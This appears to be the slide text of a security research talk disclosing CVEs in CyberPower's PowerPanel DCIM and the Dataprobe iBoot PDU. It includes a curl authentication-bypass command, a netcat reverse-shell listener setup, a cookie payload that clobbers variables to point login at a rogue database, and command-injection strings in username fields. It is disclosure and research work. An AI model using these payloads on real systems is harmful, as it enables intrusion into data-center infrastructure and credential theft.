curl --cookie-jar cookies.txt --form account=$(echo -en "cyberpower\x01") --form password='cyber!p@ssword'
"http://${HOST}:${PORT}/Loginhandler/Login"
```

```
if [ "$?" -eq "0" ];then
    echo "Login Successful. Cookie is stored in ./cookies.txt"
fi
```

```
$ ./login.sh
Login Successful. Cookie is stored in ./cookies.txt
```

#2 CVE-2023-3265: Improper Neutralization of Escape, Meta, or Control Sequences

WHAT IF I TOLD YOU

THERE IS AN EASIER WAY

Authentication Bypass #2

- Multiple Auth methods
 - Username / Password
 - Active Directory
 - LDAP?
- Failed logins raise an exception
- Lazily Disabled Access Protocol
- " " != "Exception"

```
else if (dataSet.Tables[0].Rows.Count != 0)
{
    if (!isLDAP)
    {
        if (this.ValidateLoginPSSW>Password, dataSet.Tables[0].Rows[0]["PWD"].ToString(), dataSet.Tables[0].Rows[0]["SECOND_PWD"].ToString()))
        {
            // ...
        }

        string computerName = "";
        if (this.ValidateUser(computerName, User_Account, Password) != "Exception")
        {
            dataSet.Tables[0].Rows[0]["status"] = "true";
            dataSet.Tables[0].Rows[0]["Message"] = "M10001";
        }
        else
        {
            dataSet.Tables[0].Rows[0]["status"] = "true";
            dataSet.Tables[0].Rows[0]["Message"] = "M10001";
        }
    }
    else
    {

```

```
// Token: 0x02000005 RID: 5
public class User
{
    // Token: 0x06000035 RID: 53 RVA: 0x00007F6F File Offset: 0x0000616F
    public string ValidateUser(string ComputerName, string UserName, string Password)
    {
        return "";
    }
}
```

#3 CVE-2023-3266: Improperly Implemented Security Check for Standard

Demo: Bypassing Authentication Via LDAP



POWERPANEL
Enterprise

ACCOUNT

Log In


powered by
CyberPower

BUT WAIT THERE IS MORE



Pwning the DCIM

DCIM As a Pivot Point



Remote Code Execution

- C# .Net RE
- Interesting ExecuteCommand()
- Vulnerable to command injection?
- Need to trace it back to user input
- Runs as System user

The image shows a screenshot of a web application interface titled 'Add' and a Windows Task Manager window. The 'Add' form has fields for Storage Name, Storage Type (Local/Network Drive), Storage Path, Username, Password, and Storage Time (Days). A red box highlights the Storage Name, Storage Type, Storage Path, Username, and Password fields. The Task Manager window shows a list of processes, with a red box highlighting the following processes:

Process Name	Private Bytes	Working Set	Session ID	Authentication
WebPortal.exe	9,860 K	5,112 K	7940	NT AUTHORITY\SYSTEM
dotnet.exe	< 0.01	361,216 K	32,088 K	8076 NT AUTHORITY\SYSTEM
conhost.exe	< 0.01	6,728 K	1,408 K	8084 NT AUTHORITY\SYSTEM
cmd.exe	2,368 K	2,168 K	13932	NT AUTHORITY\SYSTEM
conhost.exe	6,240 K	4,848 K	13024	NT AUTHORITY\SYSTEM
powershell.exe	64,416 K	3,876 K	3964	NT AUTHORITY\SYSTEM

#4 CVE-2023-3267: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

★ = User controlled

Demo: Authentication Bypass and Command Injection

Python webserver to server reverse shell code

```
user@user-Standard-PC-i440FX-PIIX-1996:~/Desktop/DCIM_Hack$ python3 -m  
http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Netcat listener for revershell connection

```
user@user-Standard-PC-i440FX-PIIX-1996:~/Desktop/DCIM_Hack$ nc -l 13  
337  
[]
```

```
user@user-Standard-PC-i440FX-PIIX-1996:~/Desktop/DCIM_Hack$
```

» user-Standard-PC-i440FX-PIIX

» ATR-PRE


0: bash* user: 🚗 #0 11:18 06-23

0: zsh* 1: zsh- 2: zsh squinn: 🏠 #2 11:18 06-23

Power Distribution Unit (PDU)

Target #2

Why Attack a PDU?



Dataprobe iBoot PDU



- Small to mid-sized data centers and on-prem
- Free cloud service offered for remote management
 - Reverse proxy to hardware device
 - Ex. URL: <https://90a8c638.device.iboot.co>
- All models use the same publicly available firmware

Full System Emulation

All vulnerabilities were found via emulating the firmware!

1. Install QEMU and download a fresh Debian VM for 32-bit ARM (HF)

```
apt-get update
apt-get -y install qemu-system-arm wget
wget https://people.debian.org/~aurel32/qemu/armhf/debian_wheezy_armhf_standard.qcow2
wget https://people.debian.org/~aurel32/qemu/armhf/vmlinuz-3.2.0-4-vexpress
wget https://people.debian.org/~aurel32/qemu/armhf/initrd.img-3.2.0-4-vexpress
```

```
qemu-img resize debian_wheezy_armhf_standard.qcow2 32G
qemu-system-arm \
  -M vexpress-a9 \
  -kernel vmlinuz-3.2.0-4-vexpress \
  -initrd initrd.img-3.2.0-4-vexpress \
  -drive if=sd,file=debian_wheezy_armhf_standard.qcow2 \
  -append "root=/dev/mmcblk0p2" \
  -net user,hostfwd=tcp::8080-:80 \
  -net nic \
  -nographic
# Log in with root:root
```

2. Start the VM with internal port 80 mapped to an unused port on the host and log in with `root:root`

All commands tested on Ubuntu 23.04

Full System Emulation (cont.)

```
wget --no-check-certificate https://dataprobe.com/upgrade/iboot-pdu/iBoot-PDU-1.43.03312023.img  
tar -xvf iBoot-PDU-1.43.03312023.img  
md5sum iBoot-PDU-Root-1.43.03312023.img.gz | cut -d ' ' -f 1 | diff iBoot-PDU-Root-1.43.03312023.md5 -  
gzip -cd iBoot-PDU-Root-1.43.03312023.img.gz > rootfs.ext2
```

3. Download the iBoot firmware and decompress the filesystem

```
mkdir rootfs  
mount -o loop rootfs.ext2 rootfs  
cd rootfs  
mount -o bind /dev dev  
mount -o bind /proc proc  
mount -o bind /sys sys  
chroot . /bin/bash
```

4. Prepare filesystem mountpoint and chroot into a Bash shell

5. Imitate the initialization sequence where possible.

```
mount -o remount,rw /  
mkdir -p /dev/pts  
mkdir -p /dev/shm  
mount -a  
hostname -F /etc/hostname  
/etc/init.d/rcS
```

All core services are now up!



IBOOT-PDU



username



password



Remember me

LOGIN



PDU Authentication Process

Authentication & "Autologin"



1

```
POST /php/user-login.php
"USERNAME" + base64_encode("PASSWORD" + "SALT")
```

2

```
Set-Cookie:
iBootPduSiteAuth=usr%3Dadmin%26hash%3D15ddd9fd5136b8ec15508a5016b1772d;
expires=Tue, 04-Jul-2023 19:06:54 GMT; Max-Age=86400
```

3

```
GET /php/access-users.php
```





```
Cookie:
iBootPduSiteAuth=usr%3Dadmin%26hash%3D15ddd9fd5136b8ec15508a5016b1772d;
...
```



RESTRICTED CONTENT

4

Benign vs. Malicious Use



Quick review of `parse_str`

```
parse_str(string $string, array &$amp;result): void
```

```
<?php
    parse_str("key1=value1&key2=value2&key3=value3");

    // is equivalent to

    $key1="value1";
    $key2="value2";
    $key3="value3";
?>
```

- The `result` parameter is optional prior to PHP v8.0.0 (iBoot uses PHP v7.4.33)
- If omitted, URL parameters become local variables
- Existing variables are clobbered

Warning Using this function without the **result** parameter is highly *DISCOURAGED* and *DEPRECATED* as of PHP 7.2. As of PHP 8.0.0, the **result** parameter is *mandatory*.

A man in a dark suit, white shirt, and red tie stands with his hands raised in a gesture of surrender or panic. He is in the center of the frame. The background is a chaotic scene of destruction with large fires, smoke, and debris. To the left, a person in a dark uniform is running. The overall tone is one of emergency and crisis.

Calm down! Calm down!

**The application is only vulnerable if
developers disregarded the recommendations.**

/var/iBB2-WebPages/php/_autologin.php

```
<?php
if(isSet($cookieName)) {
    // Check if the cookie exists
    if(isSet($_COOKIE[$cookieName])) {
        parse_str($_COOKIE[$cookieName]);
        // Make a verification
        $link = GetNewLink($ipaddr, 8890, $global_username, $global_password);
        $sql = "select userPassword,userRole from dbUserConf where userName=".escParam($usr). " LIMIT 1";
        $result = pg_exec($link, $sql);
        if ($result) {
            if ($row = pg_fetch_array($result)) {
                if ($hash == md5($row['userPassword'])) {
                    // Register the session
                    $_SESSION['username'] = $usr;
                    $_SESSION['logged'] = true;
                    $_SESSION['isAdmin'] = strtolower($row['userRole']) === 'admin';
                }
            }
        }
        pg_close($link);
    }
}
?>
```

Red arrows point to the following lines in the code:

- \$link = GetNewLink(\$ipaddr, 8890, \$global_username, \$global_password);
- \$sql = "select userPassword,userRole from dbUserConf where userName=".escParam(\$usr). " LIMIT 1";
- \$result = pg_exec(\$link, \$sql);
- if (\$row = pg_fetch_array(\$result)) {
- if (\$hash == md5(\$row['userPassword'])) {
- \$_SESSION['username'] = \$usr;
- \$_SESSION['logged'] = true;
- \$_SESSION['isAdmin'] = strtolower(\$row['userRole']) === 'admin';

A thinking face emoji is placed next to the password hash verification line.

The Payload

Cookie:

```
iBootPduSiteAuth=ipaddr%3dROGUE_DB_IP%26global_username%3dsysdbuser123%26global_password%3dsysdbpass123%26usr%3dsysdbuser123%26hash%3dd41d8cd98f00b204e9800998ecf8427e
```

- `ipaddr = <ROGUE_DB_IP>`
- `global_username = <ROGUE_DB_USERNAME>`
- `global_password = <ROGUE_DB_PASSWORD>`
- `usr = "sysdbuser123"`
- `hash = "15ddd9fd5136b8ec15508a5016b1772d"`

#1 CVE-2023-3259: Deserialization of Untrusted Data

Demo: Dumping Credentials Via Rouge DB


```
<?php
...
const IMPORT_EXPORT_SCRIPT_DIR = '/root/importExportScripts';
...
function exportConfiguration($location) {
    ...
    $script = IMPORT_EXPORT_SCRIPT_DIR . '/export.sh';
    exec("cd $arg && $script", $output, $statusCode);
    ...
}
...
if (isset($_POST['action'])) {
    $action = $_POST['action'];
    switch ($action) {
```

▶ Run

GET /php/import-export.php?file=081223.pdudatun



```
#!/bin/bash
...
DATE=$(date +%m%d%Y)
...
#Email Configuration Table
echo "Email Config Table"
psql 'host=localhost user=sysdbuser123 password=sysdbpass123' -p8889 -c 'SELECT * FROM dbEmailConf' > /dev/null 2>&1
check_Daemon_Running
psql 'host=localhost user=sysdbuser123 password=sysdbpass123' -p8889 -c 'SELECT * FROM dbEmailConf' | sed
's/|/,/g;2d;s/\s*,\s*/,/g;s/^ //g' > /tmp/exportFiles/emailTable.csv
...
cd /tmp/
tar -cf $DATE.pdudatun exportFiles/
...
/usr/bin/securepdudat -e /tmp/$DATE.pdudatun -n /tmp/$DATE.pdudat
rm -rf /tmp/exportFiles/
```

Unencrypted tarfile is not deleted!



```
/projects/research/Datacenter/data-center-research/PDU/Dataprobe_iBoot_PDU/auth-bypass — squinn ATR-PRE:pts/2  
(11:42:42 on main • ☆)→
```

Pwning the PDU

Triaging Command Injection Opportunities

How to quickly find Command Injections:

- Check custom binaries' strings for shell functions / scripts
- Format strings are a good sign
- Search for `system(.*)` calls
- Relate input to users supplied data
- Keep first tries simple

```
$ for i in $(\ls usr/bin/*d); do echo $i && strings $i | grep "\.sh "; done
```

```
usr/bin/consolid
  /root/scripts/update-ssh.sh %s %ld %s
usr/bin/ibootbar2d
  /root/scripts/update-snmp.sh %s %s %s %s
  /root/scripts/update-email.sh "%s" %ld "%s" "%s" "%s"
  /root/scripts/update-rsyslog.sh %s %s %s %ld %s
  /root/scripts/update-web-ssl.sh %s %ld %s %ld %s
  /root/scripts/update-fail2ban-config.sh %ld %ld %ld %s %s
  /root/scripts/update-fail2ban-ignoreip.sh %s %d %s
  /root/scripts/update-ntp.sh %s %s %d %s
  /root/scripts/update-timezone.sh "%s"
  /root/scripts/upgrade-download.sh "%s" "%s"
  /root/scripts/upgrade-install.sh "/tmp/%s"
usr/bin/usermanagerd
  /root/scripts/update-snmpv3-user.sh "%s" "%s" "%s" "%s" "%s"
```

```
3648 root sh -c /root/scripts/update-snmpv3-user.sh "a5327e05" "Admin" "$(\sleep 20)" "adminadmin" "update"
3649 root sh -c /root/scripts/update-snmpv3-user.sh "a5327e05" "Admin" "$(\sleep 20)" "adminadmin" "update"
3650 root {\sleep} /usr/bin/coreutils --coreutils-prog-shebang=sleep /bin/sleep 20
```

Getting Creative

- Username limited to 20 characters
- Firmware upload endpoint
 - Unauthenticated!
- Perfect script drop option
- Unlimited script character limit

The screenshot displays a web application interface with a blue header and a white main content area. A dark grey error message box at the top right states: "An unknown database error occurred. Code: ACU01". Below this, there is a form for adding users. The form includes a "Add Users" button, a list of users (one named "admin" is visible), and a form for adding a new user. The new user form has a "User Name" field containing 21 "A" characters, a "Password" field, and an "Expire Password After Days" field set to "0". A red arrow points to the "User Name" field with the text "21 Characters long". To the right of the form are "Save", "Delete", and "Cancel" buttons. In the bottom left corner, a terminal window shows the following commands and output:

```
...
8030 root /usr/bin/php-cgi /var/www/php/access-users.php
8031 root sh -c /root/scripts/update-snmpv3-user.sh "cf392dfe" "User" "$(($cat /tmp/loc*))" "adminadmin" "add"
8032 root sh -c /root/scripts/update-snmpv3-user.sh "cf392dfe" "User" "$(($cat /tmp/loc*))" "adminadmin" "add"
8035 root {sleep} /usr/bin/coreutils --coreutils-prog-shebang=sleep /bin/sleep 30
8057 root ps w
```

